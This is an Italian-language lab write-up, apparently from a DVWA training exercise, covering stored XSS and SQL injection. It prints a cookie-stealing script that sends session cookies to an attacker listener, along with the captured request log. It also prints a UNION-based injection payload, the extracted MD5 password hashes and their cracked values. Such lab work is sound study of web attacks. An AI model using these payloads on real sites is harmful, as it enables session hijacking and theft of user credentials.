


S6-L5


XSS STORED

Codice Javascript iniettato:



```
<script> var xhr = new XMLHttpRequest(); var url =  
'http://192.168.1.35:1447/' + document.cookie; xhr.open('GET', url,  
false); xhr.send(null); </script>
```

Questo codice fa una richiesta HTTP GET al mio server in ascolto sulla porta 1447, al quale invierà i cookie di sessione utente. Questo attacco XSS è un tipo di attacco "cookie stealing", ovvero furto di cookie.



```
o://0.0.0.0:1447/) ...  
code 404, message File not found  
"GET /security=low;%20PHPSESSID=04b9d6d30e5a7faa2bb56d10c6e2b67e HTTP/1.1" 404 -  
5:41:44] code 404, message File not found
```

Tramite una Stored XSS posso andare a mettere nel server del codice javascript che viene salvato in memoria. Quindi quando i client caricheranno la pagina tra i dati che il server invia relativa a quella pagina, sarà presente anche il mio codice javascript malevolo. Quindi è chiamato STORED XSS perchè viene salvata nel server. E' una vulnerabilità lato client, perchè l'attacco è rivolto ai client, ma colpisce il server in quanto il codice viene memorizzato.

SQL INJECTION

La SQL Injection è una tecnica usata dagli hacker per inserire codice SQL dannoso in un'applicazione web, sfruttando vulnerabilità nelle query SQL non sufficientemente protette. Quando un attaccante riesce a iniettare questo codice, può manipolare il comportamento del database e ottenere accesso non autorizzato a dati sensibili.

Nel mio esempio sulla DVWA ho sfruttato una SQL Injection inserendo codice SQL in un campo del form con ID specifico. Questo campo era progettato per accettare un parametro (ad esempio, un ID utente), ma ho inserito un payload SQL invece di un semplice valore.



DVWA

Vulnerability: SQL Injection

User ID:

Ovvero:

|' UNION SELECT user_id, password FROM users - - |

Questo mi ha permesso di combinare i risultati di due query separate usando l'operatore UNION. Una delle query era quella normale che avrebbe dovuto restituire dati validi (come il nome dell'utente), mentre l'altra era una query progettata per estrarre informazioni riservate come le password degli utenti. Quindi, attraverso questa SQL Injection con l'UNION delle due query, l'output che ho ottenuto non era solo il nome degli utenti, ma anche le loro password.

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT user_id, password FROM users --
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user_id, password FROM users --
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user_id, password FROM users --
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user_id, password FROM users --
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user_id, password FROM users --
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Posso quindi crackare gli hash delle password attraverso john, hashcat, hush buster, o un qualsivoglia tool di cracking.

Procedo con il cracking e decodifico le password.

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Risultati

id 1 = **password**

id 2 = **abc123**

id 3 = **charley**

id 4 = **letmein**

id 5 = **password**